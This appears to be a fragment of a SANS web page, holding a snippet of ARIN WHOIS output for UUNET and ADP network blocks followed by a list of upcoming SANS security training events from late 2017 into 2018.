NOTE: More information appears to be available at NET-208-252-96-192-1.

UUNET Technologies, Inc. UUNET1996B (NET-208-192-0-0-1)
208.192.0.0 - 208.255.255.255
ADP UU-208-252-96-192 (NET-208-252-96-192-1)
208.252.96.192 - 208.252.96.255

ARIN WHOIS database, last updated 2003-10-31 19:15
Enter ? for additional hints on searching ARIN's WHOIS database.

Last Updated: September 26th, 2017

Upcoming Training

SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Ottawa SEC503	Ottawa, ON	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
Community SANS Pensacola SEC503	Pensacola, FL	Nov 27, 2017 - Dec 02, 2017	Community SANS
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Munich December 2017	Munich, Germany	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
Las Vegas 2018 - SEC503: Intrusion Detection In-Depth	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	vLive
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
SANS London February 2018	London, United Kingdom	Feb 05, 2018 - Feb 10, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS Northern VA Spring - Tysons 2018	Tysons, VA	Mar 17, 2018 - Mar 24, 2018	Live Event
SANS Secure Canberra 2018	Canberra, Australia	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS 2018	Orlando, FL	Apr 03, 2018 - Apr 10, 2018	Live Event
SANS Baltimore Spring 2018	Baltimore, MD	Apr 21, 2018 - Apr 28, 2018	Live Event
SANS Security West 2018	San Diego, CA	May 11, 2018 - May 16, 2018	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced